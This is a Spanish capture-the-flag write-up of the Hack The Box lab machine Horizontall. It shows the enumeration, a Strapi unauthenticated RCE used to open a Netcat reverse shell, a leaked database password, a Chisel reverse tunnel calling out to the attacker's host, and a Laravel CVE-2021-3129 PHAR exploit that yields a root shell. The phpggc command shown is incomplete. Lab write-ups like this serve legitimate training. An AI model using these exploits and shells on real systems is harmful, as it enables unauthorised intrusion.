
Hack The Box

PEN-TESTING LABS

Write-up

Máquina Horizontall



Autor: J0lm3d0

Índice

1. Introducción **2**

2. Enumeración de servicios y recopilación de información sensible **3**

3. Acceso a la máquina **8**

4. Escalada de privilegios **9**

1. Introducción

En este documento se recogen los pasos a seguir para la resolución de la máquina Horizontall de la plataforma HackTheBox. Se trata de una máquina Linux de 64 bits, que posee una dificultad fácil de resolución según la plataforma.

Para comenzar a atacar la máquina se debe estar conectado a la VPN de HackTheBox o, si se cuenta con un usuario VIP, lanzar una instancia de la máquina ofensiva que nos ofrece la plataforma. Después, hay que desplegar la máquina en cuestión y, una vez desplegada, se mostrará la IP que tiene asignada y se podrá empezar a atacar.

2. Enumeración de servicios y recopilación de información sensible

Para comenzar, realizo un escaneo de todo el rango de puertos TCP mediante la herramienta ***Nmap***.

```
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63
```

Figura 1: Escaneo de todo el rango de puertos TCP

En la figura 1 se puede observar los puertos que la máquina tiene abiertos. Tras obtener los puertos que la máquina tiene abiertos, aplico scripts básicos de enumeración y utilizo la flag -sV para intentar conocer la versión y servicio que están ejecutando cada uno de esos puertos (Figura 2).

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ee:77:41:43:d4:82:bd:3e:6e:6e:50:cd:ff:6b:0d:d5 (RSA)
|   256 3a:d5:89:d5:da:95:59:d9:df:01:68:37:ca:d5:10:b0 (ECDSA)
|_  256 4a:00:04:b4:9d:29:e7:af:37:16:1b:4f:80:2d:98:94 (ED25519)
80/tcp open  http    nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: Did not follow redirect to http://horizontall.htb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figura 2: Enumeración de los puertos abiertos

Gracias al script "http-title" de *Nmap* que muestra el título de la página web que se muestra al acceder a "http://10.10.11.104", veo que no se ha podido redirigir al dominio "horizontall.htb", por lo que parece que se está aplicando "Virtual Hosting", que se trata de una técnica que permite tener una cantidad variable de dominios y sitios web en una misma máquina. Por tanto, añado este dominio al fichero "/etc/hosts" de mi máquina de atacante, tal y como se observa en la figura 3.

```
┌──(root💀kali)-[/home/…/Documento
└─# cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali

# HackTheBox

10.10.11.105    horizontall.htb
```

Figura 3: Fichero "/etc/hosts" con el dominio "horizontall.htb' añadido'

Tras haber añadido el dominio al fichero "/etc/hosts" accedo desde el navegador y veo la página que se muestra en la figura 4.




Figura 4: Página principal del servidor web

La página continúa con más información si nos desplazamos hacia abajo, pero nada relevante que pueda ayudarnos, solo información sobre los servicios que ofrece "Horizontall". También hay varios botones y el típico formulario de "Contáctanos", pero nada es funcional. En el código fuente tampoco encuentro nada raro, por lo que procedo a buscar directorios y/o archivos mediante la herramienta ***Gobuster***. Pero tampoco encuentro nada especial, el "index.html" que ya habíamos visto y tres directorios: "img", "css" y "js", tal y como se puede ver en la figura 5.

```
/img                  (Status: 301) [Size: 194] [--> http://horizontall.htb/img/]
/index.html           (Status: 200) [Size: 901]
/css                  (Status: 301) [Size: 194] [--> http://horizontall.htb/css/]
/js                   (Status: 301) [Size: 194] [--> http://horizontall.htb/js/]
```

Figura 5: Búsqueda de rutas ocultas en el directorio raíz del servidor web

Veo que los tres directorios muestran un código 301 y redirigen a otra ruta (es la misma, pero con el carácter "/" al final). Al acceder a la ruta a la que redirige cada uno de los directorios, me encuentro con que me devuelven un código 403 Forbidden, tal y como se observa en la figura 6, por lo que la capacidad de acceder a estas rutas se encuentra restringida.





Figura 6: Acceso restringido a los directorios encontrados del servidor web

Aunque el acceso a estas rutas esté restringido, es posible que si se pueda acceder y ver los ficheros que las componen. Por ello, vuelvo a realizar una búsqueda de ficheros en las rutas descubiertas anteriormente, pero no descubro nada en ninguna de las búsqueda. Por tanto, al haber descubierto un dominio previamente, se me ocurre realizar una búsqueda de subdominios.

```
===============================================================
2021/10/19 22:02:06 Starting gobuster in VHOST enumeration mode
===============================================================
Found: api-prod.horizontall.htb (Status: 200) [Size: 413]
```

Figura 7: Búsqueda de subdominios del dominio "horizontall.htb"

Como se puede ver en la figura 7, descubro el subdominio "api-prod.horizontall.htb". Tras esto, accedo a la página web, pero solo muestra un mensaje de bienvenida, tal y como se muestra en la figura 8.



Welcome.

Figura 8: Página principal del subdominio "api-prod.horizontall.htb"

Por tanto, realizo de nuevo una búsqueda de directorios y ficheros ocultos en este subdominio descubierto, tal y como se puede ver en la figura 9.

```
===============================================================
2021/10/19 22:06:47 Starting gobuster in directory enumeration mode
===============================================================
/admin                (Status: 200) [Size: 854]
/users                (Status: 403) [Size: 60]
/reviews              (Status: 200) [Size: 507]
```

Figura 9: Búsqueda de rutas ocultas en el subdominio "api-prod.horizontall.htb"

Como la ruta "users" nos devuelve un código 403 Forbidden, accedo a las rutas "reviews" (figura 10) y "admin" (figura 11) desde el navegador.




Figura 10: Página "reviews" del subdominio "api-prod.horizontall.htb"




Figura 11: Página "admin" del subdominio "api-prod.horizontall.htb"

En la ruta “admin”, vemos un panel de inicio de sesión y un nombre: **Strapi**, que podría corresponder al nombre del gestor de contenidos (CMS) utilizado. Como no dispongo de ningunas credenciales, intento buscar algún exploit para este servicio que pueda aprovechar, tal y como se muestra en la figura 12.




Figura 12: Búsqueda de exploits para el servicio Strapi

3. Acceso a la máquina

No conozco la versión de Strapi que se está utilizando, pero decido probar el último exploit de la lista, que permite una ejecución remota de código sin necesidad de estar autenticado. Compruebo la funcionalidad del exploit y veo que se aprovecha de un error a la hora de realizar un cambio de contraseña para establecer una nueva contraseña ("SuperStrongPassword1" en este caso) en el usuario administrador y así conseguir una RCE ciega (no veremos la salida de los comandos que ejecutemos). Por tanto, tal y como se puede ver en la figura 13, me envio una shell a mi máquina de atacante mediante ***NetCat***.




Figura 13: Explotación de la vulnerabilidad de Strapi

El usuario mediante el que accedemos es "strapi". Enumerando el sistema veo que existe el usuario "developer" (figura 14 y que la primera flag se encuentra en su directorio personal, aunque con los permisos de "strapi" puedo visualizarla, tal y como se observa en la figura 15.




Figura 14: Usuarios de la máquina víctima




Figura 15: Flag de usuario no privilegiado

4. Escalada de privilegios

Tras obtener la flag de usuario, me dispongo a enumerar el sistema en busca de alguna forma que me permita escalar privilegios para convertirme en el usuario "developer" o, directamente, en root. En una de las rutas del directorio personal de "strapi" (/opt/strapi) encuentro un fichero JSON con credenciales para una base de datos de MySQL que se encuentra en el servidor de la propia máquina, cuyo contenido se muestra en la figura 16.

```
strapi@horizontall:~/myapi$ cat config/environments/development/database.json
{
  "defaultConnection": "default",
  "connections": {
    "default": {
      "connector": "strapi-hook-bookshelf",
      "settings": {
        "client": "mysql",
        "database": "strapi",
        "host": "127.0.0.1",
        "port": 3306,
        "username": "developer",
        "password": "#J!:F9Zt2u"
      },
      "options": {}
    }
  }
}
```

Figura 16: Contenido del archivo "database.json"

Pero, tras acceder a la base de datos, solo encuentro las credenciales del usuario "admin" de Strapi que había modificado previamente con el exploit utilizado. También intento utilizar la contraseña para migrarme al usuario "developer" mediante "su" y conectándome mediante el servicio SSH, pero no da resultado.

Por tanto, continuo enumerando la máquina (privilegios de "sudo", binarios con bit SUID activado, capabilities...) y, al identificar los puertos por los que la máquina está escuchando peticiones, algo me llama la atención. Como se puede observar en la figura 17, los puertos 22 y 80 son aquellos por los que está escuchando peticiones a través de cualquier interfaz de red y, por ello, coinciden con los que detecte en mi primer escaneo. Por otra parte, los puertos 1337, 3306 y 8000 están escuchando peticiones solo de forma local, es decir, de la propia máquina.

```
strapi@horizontall:~/myapi$ netstat -natup | grep "LISTEN"
tcp        0      0 127.0.0.1:8000          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:1337          0.0.0.0:*               LISTEN      1859/node /usr/bin/
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
```

Figura 17: Puertos por los que escucha la máquina víctima

En el puerto 1337 se encuentra el servicio de ***Node.js***, que se está encargando de procesar ciertas peticiones del servidor web; el 3306 es el servidor de MySQL que contiene la base de datos de Strapi a la que accedí anteriormente; y, del puerto 8000 no tengo ningún tipo de información. Entonces, para averiguar el contenido de este puerto,

y al no contar con credenciales para conectarme por SSH, decido emplear la herramienta ***Chisel*** para realizar un **port forwarding** que redirija el tráfico del puerto 8000 de mi máquina de atacante al puerto 8000 de la máquina víctima, lo cual me permitirá comprobar el servicio que se está ejecutando en dicho puerto.

Para ello, hay que seguir los siguientes pasos:

1. Transferir el ejecutable de Chisel a la máquina víctima.
2. Levantar un servidor de Chisel en la máquina ofensiva que escuche peticiones en un determinado puerto.
3. Ejecutar Chisel en la máquina víctima, especificando la IP y puerto del servidor y definiendo las reglas correspondientes al redireccionamiento de puertos que se quiere realizar.

En la figura 18 podemos ver los pasos 2 y 3 de forma gráfica.

```
strapi@horizontall:/tmp$ ./chisel client 10.10.15.36:5001 R:8000:localhost:8000
2021/10/31 22:48:19 client: Connecting to ws://10.10.15.36:5001
2021/10/31 22:48:20 client: Connected (Latency 46.359648ms)
_
┌──(j0lm3d0㉿kali)-[~/Documentos/HTB/Horizontall/explotation]
└─$ chisel server -p 5001 --reverse
2021/10/31 18:48:16 server: Reverse tunnelling enabled
2021/10/31 18:48:16 server: Fingerprint IlFjG0RClS1yXjz7CNrb8tm0LgLeXFBblTuH/zgBgMk=
2021/10/31 18:48:16 server: Listening on http://0.0.0.0:5001
2021/10/31 18:48:19 server: session#1: tun: proxy#R:8000=>localhost:8000: Listening
```

Figura 18: Realizamos un port forwarding mediante Chisel

Una vez realizado el redireccionamiento, compruebo que el servicio que se ejecuta en el puerto 8000 se trata de un servicio HTTP. Por tanto, procedo a identificar su contenido a través del navegador. Tal y como se observa en la figura 19, se está utilizando el framework **Laravel** (versión 8), que se utiliza para desarrollar aplicaciones web mediante PHP (versión 7.4.18).




Figura 19: Página principal del servicio HTTP ejecutado en el puerto 8000

Conociendo las versiones utilizadas de PHP y Laravel, busco exploits que puedan aplicar a través de *SearchSploit*, pero la búsqueda no es satisfactoria. Es por ello que decido también buscar en ***GitHub***, donde encuentro el exploit que se muestra en la figura 20 y que decido probar.




Figura 20: Exploit para la vulnerabilidad CVE-2021-3129 de Laravel

Para utilizar este exploit hay que pasarle como argumentos la URL del servicio vulnerable y un archivo ".phar" que contenga las acciones que queremos aplicar. En el propio repositorio se explica como crear este archivo ".phar" utilizando php a través de interfaz de comandos. Solo se tendría que sustituir la parte final por el comando que queremos ejecutar en la máquina que contiene el servicio vulnerable, en mi caso enviará una shell mediante *Netcat* a mi máquina de atacante por el puerto 445.

Una vez creado el fichero ".phar", ejecuto el exploit especificando la URL y el fichero creado y obtengo una conexión de la máquina víctima directamente como el usuario root, pudiendo así visualizar la flag final, tal y como se puede ver en la figura 21.

```
┌──(j0lm3d0㉿kali)-[~/Documentos/HTB/Horizontall/explotation]
└─$ php -d'phar.readonly=0' phpggc/phpggc --phar phar -o /tmp/exploit.phar --fast-destruct

┌──(j0lm3d0㉿kali)-[~/Documentos/HTB/Horizontall/explotation]
└─$ python3 laravel-ignition-rce.py http://localhost:8000/ /tmp/exploit.phar
+ Log file: /home/developer/myproject/storage/logs/laravel.log
+ Logs cleared
+ Successfully converted to PHAR !


┌──(j0lm3d0㉿kali)-[~/Documentos/HTB/Horizontall/explotation]
└─$ sudo nc -lvnp 445
listening on [any] 445 ...
connect to [10.10.15.36] from (UNKNOWN) [10.10.11.105] 41684
bash: cannot set terminal process group (70311): Inappropriate ioctl for device
bash: no job control in this shell
root@horizontall:/home/developer/myproject/public# cat /root/root.txt
cat /root/root.txt
869744a22986472334c66e788de16d86
```

Figura 21: Escalada de privilegios y flag final